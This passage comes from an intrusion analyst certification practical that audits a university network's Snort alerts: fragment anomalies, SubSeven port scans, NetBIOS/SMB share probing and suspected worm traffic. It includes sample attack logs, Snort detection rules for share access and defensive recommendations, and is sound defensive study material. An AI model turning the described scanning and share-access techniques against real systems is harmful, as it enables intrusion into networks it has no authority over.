Defense measures for the Novell servers were addressed inline. One addition is to address the TFTP alerts. This is a very dangerous protocol to utilize, and it is recommended to disable this service completely. TFTP can allow system files to be transferred without a password. A simple search on “TFTP security risk” at google.com returns a number of documents which address the insecurity of TFTP.

The NIMDA worm spreads through TFTP and is documented in detail in a GCIH practical paper at: http://www.giac.org/practical/Christine_Vecchio-Flaim_GCIH_2a.doc Vecchio-Flaim notes that TFTP has “no access control or security.” With the amount of worm problems that are apparent in the logs, it would not be surprising if NIMDA wasn’t lurking on the network somewhere. A NIMDA alert was triggered on the network, and appears in the “Malicious Software” section.

Further Reading Inline

Anomalous Traffic

Rank: #3

Summary of Anomalous Traffic Related Alerts	
Incomplete Packet Fragments Discarded	5195
Tiny Fragments - Possible Hostile Activity	1029

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

Possible trojan server activity	728
TCP SRC and DST outside network	160
ICMP SRC and DST outside network	144
Fragmentation Overflow Attack	3
Total:	7259

Overview


Anomalous traffic can be a bad sign. Fragmented traffic is often used to evade security measures in place on the network, so particular attention is needed to verify the intent of this type of traffic.

Top 5 Alert Sources

MY.NET.21.67
MY.NET.21.79
MY.NET.21.92
MY.NET.21.68
24.2.127.135

Core Findings & Asset Analysis

Looking to the top offenders, the trend shows that the MY.NET.21 subnet is the source of most of the traffic from the top alert of this category. This appears to emanate from the top four IP addresses. The destinations appear to all go to random external addresses, and the interesting pattern to note is that all of the sources appear to contact the same IP at the same time. Once the traffic is Augur mapped, it becomes a little more clear that this traffic is coordinated.



The entire viewable file of the this traffic is available at:
<http://augur.sourceforge.net/GCIA/> (Anomalous.xgmmI)

Sample Logs

```
01/07-11:58:48.356147 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.67 -> 68.91.108.8
01/07-11:58:48.831733 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.68 -> 68.91.108.8
01/07-11:58:49.326773 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.67 -> 68.91.108.8
01/07-11:58:49.342685 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.69 -> 68.91.108.8
```

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

```
01/07-11:58:49.539693 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.79 -> 68.91.108.8
01/07-11:58:50.127391 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.68 -> 68.91.108.8
01/07-11:58:50.270315 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.92 -> 68.91.108.8

01/08-01:24:50.577322 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.69 -> 68.42.61.96
01/08-01:24:50.580149 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.67 -> 68.42.61.96
01/08-01:24:53.831542 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.79 -> 68.42.61.96
01/08-01:24:57.474985 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.69 -> 68.42.61.96
01/08-01:24:57.516718 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.79 -> 68.42.61.96
01/08-01:25:09.323071 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.92 -> 68.42.61.96
01/08-01:25:14.573272 [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.69 -> 68.42.61.96
```

The fact that this traffic is emanating from the network, rather than coming from the outside, means that there may be a group of compromised systems which are being used for some type of coordinated attack. We could be looking at a DDOS attack using fragmented packets.

For the alerts which trigger for the source and destination outside the network, I consulted a GCIA practical from Tom King where this traffic was evaluated as primarily due to misconfiguration in DHCP. (http://www.giac.org/practical/GCIA/Tom_King_GCIA.pdf) I would also check to make sure that these devices are authorized. It seems that some of the addresses are private, non-routable IP address, which may indicate that someone either has unauthorized connections to the network, or is running some type of LAN.

Looking at the logs I see that a majority of the IP's fall within the range of 172.128.0.0 – 172.211.0.0. Most of this range belongs to America Online. See the "Host Interrogation" section. Could this be due to dual use of dialup and network? You might keep an eye on this, because, it is plausible that someone could come through a users unprotected AOL connection into a less defended area of the network. Modems (and we will include Cable and DSL) are a notorious manner in which security is bypassed.

With the Trojan server alerts, many of these are triggered by scanning for port 27374. We see a few of the excerpts below (correlating scans to alerts. Note the times and ports:


```
01/06-09:46:37.000000 212.49.171.233:1444 -> MY.NET.190.177:27374 SYN *****S*
01/06-09:46:37.000000 212.49.171.233:1449 -> MY.NET.190.178:27374 SYN *****S*
01/06-09:46:37.000000 212.49.171.233:1453 -> MY.NET.190.179:27374 SYN *****S*
01/06-09:46:37.423087 [**] Possible trojan server activity [**] 212.49.171.233:1444 -> MY.NET.190.177:27374
01/06-09:46:37.429501 [**] Possible trojan server activity [**] 212.49.171.233:1449 -> MY.NET.190.178:27374
01/06-09:46:37.436607 [**] Possible trojan server activity [**] 212.49.171.233:1453 -> MY.NET.190.179:27374
01/06-09:46:40.000000 212.49.171.233:1544 -> MY.NET.190.238:27374 SYN *****S*
01/06-09:46:40.000000 212.49.171.233:1545 -> MY.NET.190.239:27374 SYN *****S*
01/06-09:46:40.000000 212.49.171.233:1546 -> MY.NET.190.240:27374 SYN *****S*
01/06-09:46:40.488170 [**] Possible trojan server activity [**] 212.49.171.233:1544 -> MY.NET.190.238:27374
01/06-09:46:40.493795 [**] Possible trojan server activity [**] 212.49.171.233:1545 -> MY.NET.190.239:27374
01/06-09:46:40.500401 [**] Possible trojan server activity [**] 212.49.171.233:1546 -> MY.NET.190.240:27374
```

The remainder of traffic for this alert appears to be between port 25, 80 and 443. It is perfectly normal to see SMTP, Web and SSL (Secure Sockets Layer) communicating

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

with an ephemeral port such as 27374. The only problem is that this appears frequently in the logs, and raises suspicion that it is communication due to compromised systems. It is interesting to note, according to a comment on the Internet Storm Center website, that the maker of SubSeven also added a backdoor to the attackers interface. This means that the attacker is open to attack. (http://isc.incidents.org/show_comment.html?id=464). So the danger to the network can be from compromised systems, or devious users attempting to exploit other vulnerable computers.

	Take Action! Check these systems for possible use of SubSeven: MY.NET.34.11 MY.NET.24.34 MY.NET.24.74 MY.NET.12.6 MY.NET.12.7
-----------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------

Host Interrogation

Sample of “Incomplete Fragment” Targets

Name: pcp08333943pcs.tallah01.fl.comcast.net

Address: 68.42.61.96

Name: adsl-68-91-108-8.dsl.hstntx.swbell.net

Address: 68.91.108.8

Name: astro.sh3lls.net

Address: 69.50.170.2

Name: static017.mel.off.connect.com.au

Address: 210.8.4.17

Name: dns1.mswin.net

Address: 216.86.133.2

172.165.0.0

OrgName: America Online

OrgID: [AOL](#)

Address: 22000 AOL Way

City: Dulles

StateProv: VA

PostalCode: 20166

Country: US

NetRange: [172.128.0.0](#) - [172.191.255.255](#)

CIDR: 172.128.0.0/10

NetName: [AOL-172BLK](#)

NetHandle: [NET-172-128-0-0-1](#)

Parent: [NET-172-0-0-0-0](#)

NetType: Direct Allocation

NameServer: DAHA-01.NS.AOL.COM

NameServer: DAHA-02.NS.AOL.COM

NameServer: DAHA-07.NS.AOL.COM

Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

RegDate: 2000-03-24

Updated: 2003-08-08

TechHandle: [AOL-NOC-ARIN](#)

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

TechName: America Online, Inc.
TechPhone: +1-703-265-4670
TechEmail: domains@aol.net

OrgAbuseHandle: [AOL382-ARIN](#)
OrgAbuseName: Abuse
OrgAbusePhone: +1-703-265-4670
OrgAbuseEmail: abuse@aol.net

OrgNOCHandle: [AOL236-ARIN](#)
OrgNOCName: NOC
OrgNOCPhone: +1-703-265-4670
OrgNOCEmail: noc@aol.net

OrgTechHandle: [AOL-NOC-ARIN](#)
OrgTechName: America Online, Inc.
OrgTechPhone: +1-703-265-4670
OrgTechEmail: domains@aol.net

Correlation Inline (King, GCIA and ISC port documentation)

Defensive Recommendations Inline (Take Action)

Further Reading Inline (Novell Support Pages)

Network Shares

Rank: #4

Summary of Network Share Related Alerts	
SMB Name Wildcard	4862
SMB C access	196
NETBIOS NT NULL session	1
Total:	5059

SMB Name Wildcard

Overview

CVE ID: CAN-1999-0621

Top 5 Alert Sources

MY.NET.11.6
MY.NET.111.228
MY.NET.150.198
MY.NET.75.13
MY.NET.150.44

Sample Snort Rule (Adapted from a whitehats.com sample rule):

```
alert UDP $INTERNAL any -> $EXTERNAL 137 (msg: "SMB Name Wildcard"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt;)
```

The above snort rule would alert for any outbound traffic to port 137. An offending datagram could appear similar to this capture from the SANS Institute Intrusion Detection FAQ.

```
[**] SMB Name Wildcard [**]
05/10-18:08:05.359797 badguy.com:137 -> goodguy.com:137
UDP TTL:119 TOS:0x0 ID:45361
Len: 58
00 D4 00 00 00 01 00 00 00 00 00 00 20 43 4B 41 ..... CKA
```


GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

[illegible]

The “SMB Name Wildcard” alert showed up the most often for the top ten scanners on the network. This particular class of vulnerability shows up in the SANS Top List for Windows Remote Access Services. According to ArachNIDS, these types of packets are a part of the Windows operating system’s method for determining NetBIOS names when only the IP address is known. Information about the computer can be gathered through this method. This means the workstation name, domain, and users logged in, is exposed. (<http://whitehats.com/info/IDS177>) This information could be useful to an attacker for other exploits. A more common reason for this traffic is due to worm propagation. Unprotected network shares allow malicious software to install onto the system, and begin searching for other hosts to infect.


Core Findings

On a general network view, it appears that there are problems with NetBIOS traffic on the network. Activity patterns suggest infection and proliferation of one or more worms which exploit vulnerabilities in the Windows Remote Access Services. Affected hosts will most likely be experiencing slowness, and possibly failure to respond, due to scanning, and being scanned. Once a worm is installed, the host is potentially open to further intrusion, and will actively seek other hosts to infect.


The shear level of traffic across the network due to scanning will most likely increase as new hosts are found to infect, and those hosts begin scanning (exponential growth). Increased bandwidth consumption could result in a substantial increase in cost of leased lines for WAN access. In addition, with bandwidth becoming consumed, network response will become sluggish and possibly cause denial of service on a network level.

Asset Analysis

The hosts MY.NET.150.198 (green) and MY.NET.150.44 (purple) are shown below, left in an Augur graph. Traffic is originating from these two hosts to many different external hosts on port 137. The interesting feature of the graphs is multiple ephemeral ports seem to be transmitting. According to a remark on the Internet Storm Center's website (http://isc.incidents.org/show_comment.html?id=85) traffic originating from ephemeral ports to port 137 is indicative of a worm.



The entire viewable file of SMB Name Wildcard alerts is available at:
<http://augur.sourceforge.net/GCIA/>
 (SMBWildcard.xgmmml)



Take Action!

Check MY.NET.150.198 and MY.NET.150.44 for the presence of a worm attempting to propagate. See “Defensive Recommendations” for more.

Looking through the entire graph we see a wide array of traffic outbound to and from port 137. In the second graph, above, right, we see that a remarkable amount of traffic is outbound from port 137 on the selected hosts. This traffic could be indicative of an infection by the network.vbs worm, or a variant. This traffic is correlated in the honeypot article referenced in the correlation section, and an excerpt is below. The host is first scanned on port 137, then the connection is made on port 139.

```
04/06-20:49:14.457168 24.65.232.175:137 -> my.honey.pot.ip:137
UDP TTL:114 TOS:0x0 ID:44829
Len: 58
```


GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

```
04/06-20:49:14.457730 my.honey.pot.ip:137 -> 24.65.232.175:137
UDP TTL:128 TOS:0x0 ID:22545
Len: 273
04/06-20:49:14.596311 24.65.232.175:1962 -> my.honey.pot.ip:139
TCP TTL:114 TOS:0x0 ID:45085 DF
S***** Seq: 0x40D4A0 Ack: 0x0 Win: 0x2000
TCP Options => MSS: 1460 NOP NOP Opt 4:
04/06-20:49:14.596604 my.honey.pot.ip:139 -> 24.65.232.175:1962
TCP TTL:128 TOS:0x0 ID:22801 DF
S***A* Seq: 0x1B163955 Ack: 0x40D4A1 Win: 0x2238
TCP Options => MSS: 1460 NOP NOP Opt 4:
04/06-20:49:14.753110 24.65.232.175:1962 -> my.honey.pot.ip:139
TCP TTL:114 TOS:0x0 ID:45341 DF
****A* Seq: 0x40D4A1 Ack: 0x1B163956 Win: 0x2238
00 00 00 00 00 00 .....
```

The logs do not contain enough information to correlate the port 139 traffic, but a rule similar to the following from arachNIDS would help gather information to determine if this type of worm is loose. Tracking this information would also alert the administrator to a possible successful exploit, since we are beyond merely scanning port 137. The false positives should be low, since we are looking to see if the external source is attempting to access the "C" drive.

Sample Snort Rule:

```
alert TCP $EXTERNAL any -> $INTERNAL 139 (msg: "IDS339/netbios_NETBIOS-SMB-
C$access"; flags: A+; content: "|5c|C$|00 41 3a 00|"; classtype: system-
attempt; reference: arachnids,339;)
```

I do see active scanning of port 139, so it is possible that a malicious program was inserted manually by an attacker, or at the very least, someone is looking for open doors.

```
01/05-13:36:04.000000 147.29.138.158:1467 -> MY.NET.190.95:139 SYN *****S*
01/05-13:36:04.000000 147.29.138.158:1468 -> MY.NET.190.97:139 SYN *****S*
01/05-13:36:05.000000 147.29.138.158:1470 -> MY.NET.190.102:139 SYN *****S*
```

Host Interrogation None for this section.

Correlation

Internet Storm Center

http://isc.incidents.org/port_details.html?port=137

<http://isc.incidents.org/top10.html>

Port 137 is one of the top 10 ports listed

Whitehats.com arachNIDS database

IDS177 "NETBIOS-NAME-QUERY"

<http://www.whitehats.com/info/IDS177>

Global Incident Analysis Center - Special Notice -
Followup on a Honeypot Catch

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

http://www.sans.org/y2k/honeypot_catch.htm

This GCIA practical contains a detect which has an excellent example of how the nbsat command line utility can be used to generate this type of traffic.

http://www.giac.org/practical/Stephan_Odak.doc

This type of alert was also referenced in the following GCIA practical. Note that the traffic is rated as “Low”; however, in that case the traffic was internal, while the traffic detailed here is external, this warrants a higher level of attention.

http://www.giac.org/practical/GCIA/Sebastien_Pratte_GCIA.pdf

Defensive Recommendations

Implement a block of NetBIOS ports (135 tcp/udp, 137 udp, 139 tcp) both inbound and outbound from the network. See the CERT/CC document referenced in this section for more information. Considering this class is a top twenty vulnerability, this means that this is a high profile, commonly exploited service. File sharing can be accomplished through other means, such as FTP and HTTP (as recommended in the top twenty list).

Ensure that the enterprise virus solution (assuming there is one) is actually running on systems and have up to date DAT files. There is a free virus detection and removal tool produced by Network Associates called “Stinger” which can handle most of the type of worms which produce the above traffic. This could be run by staff and students who do not have licenses to operate standard virus software.

The URL is: <http://us.mcafee.com/virusInfo/?id=stinger>

After the first priority of blocking access, and cleaning up infection, systems should be patched – which can be performed automatically through the Windows Update service. Network shares should be required to have authentication. Patched systems with unprotected shares are still open to exploitation.

Further Reading (Material Referenced in this Section)

SANS Top Twenty Internet Security Vulnerabilities
W5 Windows Remote Access Services

<http://www.sans.org/top20/>

SANS Intrusion Detection FAQ
Port 137 Scan

http://www.sans.org/resources/idfaq/port_137.php

The Internet Assigned Numbers Authority
RFC 3330 - Special-Use IPv4 Addresses

<http://www.rfc-editor.org/rfc/rfc3330.txt>

GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

Help Defeat Denial of Service Attacks: Step-by-Step
(Filtering IP Addresses)

<http://www.sans.org/dosstep/index.php>

CERT Coordination Center
Vulnerability Note VU#547820

<http://www.kb.cert.org/vuls/id/547820>

Network Associates, Inc.

W32/Opaserv.worm

http://vil.nai.com/vil/content/v_99729.htm

Whitehats.com arachNIDS database
IDS339 "NETBIOS-SMB-C\$ACCESS"

http://whitehats.com/cgi/arachNIDS/Show?_id=ids339&view=signatures

Malicious Software

Rank: #5

Summary of Malicious Software Related Alerts	
High port 65535 tcp - possible Red Worm - traffic	1493
High port 65535 udp - possible Red Worm - traffic	893
NIMDA - Attempt to execute cmd from campus host	1
Total:	2387

Overview

While closely related to the #3 Ranking class of alerts, due to the association with worm traffic, it was decided to keep this separate in order to explore the possibility that the traffic was the result of other intentions, or by false alarm.

Top 5 Alert Sources

MY.NET.34.11
MY.NET.163.76
64.68.82.203
MY.NET.84.164
MY.NET.24.20

Core Findings

It is highly questionable whether all of this traffic is actually related to the "Red Worm," now known as the "Adore Worm." A number of network scanners appear to have triggered this rule while scanning the network. As you will see in the analysis below, scanners simply incrementing their source ports through the "normal" course of mapping the network, are setting this rule off.

While there does appear to be a number of false alarms, it is not possible to comfortably determine which hits are, and which aren't actually due to worm activity. Actual packet capture(s) from the alerts could help in analysis in the future. The ability to examine the payload would help decide whether these packets contain commands attempting the buffer overflows characteristic of this worm, or whether they are "benign" scans, or other activity.

With the data at hand, the best step in assessing this category is something best left to an administrator. As noted in the “Defensive Recommendations,” this worm is operating system specific, and can be uncovered with the use of a scanning tool. Defensive recommendations from the previous section, regarding worms and viruses apply to this section as well.

Asset Analysis


In the graph to the right, we see a series of red and yellow lines. Augur was used to create a correlation between scans hitting port 65535, and alerts triggered by traffic to 65535. The goal is to see how often scans appear to trigger the rule, creating false positives. Yellow lines represent alerts for the two port 65535 rules, and red lines represent entries from the scan logs where port 65535 was scanned.

The entire viewable file of the correlated scans versus alerts is available at:

<http://augur.sourceforge.net/GCIA/adore65535.xgmmml>.

Looking at the entire graph, there are many instances where alerts appear paired with scans to port 65535. Some examples are shown below.

Notice in the examples to the right, where you can see multiple alerts from 69.44.118.145. On each port used during the scan, you see one red line indicating a scan, then one corresponding yellow line, indicating an alert.



Looking at the logs to further correlate the picture, we will look at the activity of the 69.44.118.145 host. In the output below we see an alert at the end for the UDP port hit on 65535. Looking at scan traffic during the same second, a UDP hit is noted to the port.

```
01/05-15:29:32.000000 69.44.118.145:0 -> MY.NET.150.121:0 UDP
01/05-15:29:32.000000 69.44.118.145:1090 -> MY.NET.150.121:50714 UDP
01/05-15:29:32.000000 69.44.118.145:12685 -> MY.NET.150.121:13602 UDP
01/05-15:29:32.000000 69.44.118.145:29047 -> MY.NET.150.121:65535 UDP
01/05-15:29:32.000000 69.44.118.145:30830 -> MY.NET.150.121:6023 UDP
01/05-15:29:32.000000 69.44.118.145:36475 -> MY.NET.150.121:40270 UDP
01/05-15:29:32.000000 69.44.118.145:46115 -> MY.NET.150.121:7544 UDP
01/05-15:29:32.000000 69.44.118.145:49832 -> MY.NET.150.121:3470 UDP
01/05-15:29:32.000000 69.44.118.145:54074 -> MY.NET.150.121:44255 UDP
01/05-15:29:32.000000 69.44.118.145:55389 -> MY.NET.150.121:25056 UDP
01/05-15:29:32.000000 69.44.118.145:7000 -> MY.NET.150.121:7001 UDP
01/05-15:29:32.909900 [**] High port 65535 udp - possible Red Worm - traffic [**]
69.44.118.145:29047 -> MY.NET.150.121:65535
```


GIAC Certified Intrusion Analyst Practical

Part 3 – Analyze This, A University Security Audit

Again, looking at traffic from the same second, we see another scan hit; however, note the source port is the offending port.

```
01/05-15:31:11.000000 69.44.118.145:0 -> MY.NET.150.121:0 UDP
01/05-15:31:11.000000 69.44.118.145:21813 -> MY.NET.150.121:59695 UDP
01/05-15:31:11.000000 69.44.118.145:4243 -> MY.NET.150.121:3741 UDP
01/05-15:31:11.000000 69.44.118.145:65157 -> MY.NET.150.121:21627 UDP
01/05-15:31:11.000000 69.44.118.145:65535 -> MY.NET.150.121:30623 UDP
01/05-15:31:11.448931 [**] High port 65535 udp - possible Red Worm - traffic [**]
69.44.118.145:65535 -> MY.NET.150.121:30623
```

While we can lower suspicions on hosts in the graph which shows scans associated with alerts, it cannot be ruled out completely that an infected host is simply being scanned. It should be investigated where a graph shows a higher concentration of alert lines. An uneven amount of color shows that not all alerts are in response to a scan on the port.




In the graph to the left, we see that the MY.NET.163.76 host, while scanned, does appear to be emitting more than it's share of traffic to port 65535.

The last group to investigate are situations where no scans are seen, but traffic is seen emanating from the port.

Again we will look to the logs to provide details on exactly why this type of traffic is being seen.

Taking a look at MY.NET.25.70, we first look to the scans. A TCP SYN scan is found. This host appears to be scanning external hosts for port 25 (SMTP).



```
01/06-05:29:20.000000 MY.NET.25.70:63014 -> 64.251.19.46:25 SYN *****S*
01/06-05:29:21.000000 MY.NET.25.70:62778 -> 69.6.61.10:25 SYN *****S*
01/06-05:29:22.000000 MY.NET.25.70:62780 -> 193.166.122.16:25 SYN *****S*
01/06-05:29:22.000000 MY.NET.25.70:62943 -> 161.58.241.153:25 SYN *****S*
01/06-05:29:23.000000 MY.NET.25.70:63015 -> 64.251.16.217:25 SYN *****S*
01/06-05:29:24.000000 MY.NET.25.70:62995 -> 69.6.61.10:25 SYN *****S*
01/06-05:29:24.000000 MY.NET.25.70:63014 -> 64.251.19.46:25 SYN *****S*
```

Minutes later we see alerts being triggered.

```
01/06-05:54:10.294511 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 64.156.222.57:25
01/06-05:55:31.295885 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 64.156.222.57:25
01/06-05:56:31.297055 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 64.156.222.57:25
```

So this might appear to be a response to the TCP scan – especially since the last scan port we saw was in the 60000 range, the scan is TCP, and the alert is TCP. The next day, interesting alerts are observed. It looks like communication between 211.144.32.10:25 and MY.NET.25.70:65535. Notice how both hosts appear to take turns.

```
01/07-04:35:27.386653 [**] High port 65535 tcp - possible Red Worm - traffic [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:27.386795 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:28.053182 [**] High port 65535 tcp - possible Red Worm - traffic [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:28.055623 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.25.70:65535 -> 211.144.32.10:25
```

(Note for the remainder of logs, the repetitive alert text has been removed for space and formatting)

```
01/07-04:35:28.379370 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:28.381806 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:28.701864 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:28.702261 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.054829 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:29.058637 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.058757 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.058876 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.059000 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.059127 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.059218 [**] MY.NET.25.70:65535 -> 211.144.32.10:25
01/07-04:35:29.395358 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:29.400090 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
01/07-04:35:29.400115 [**] 211.144.32.10:25 -> MY.NET.25.70:65535
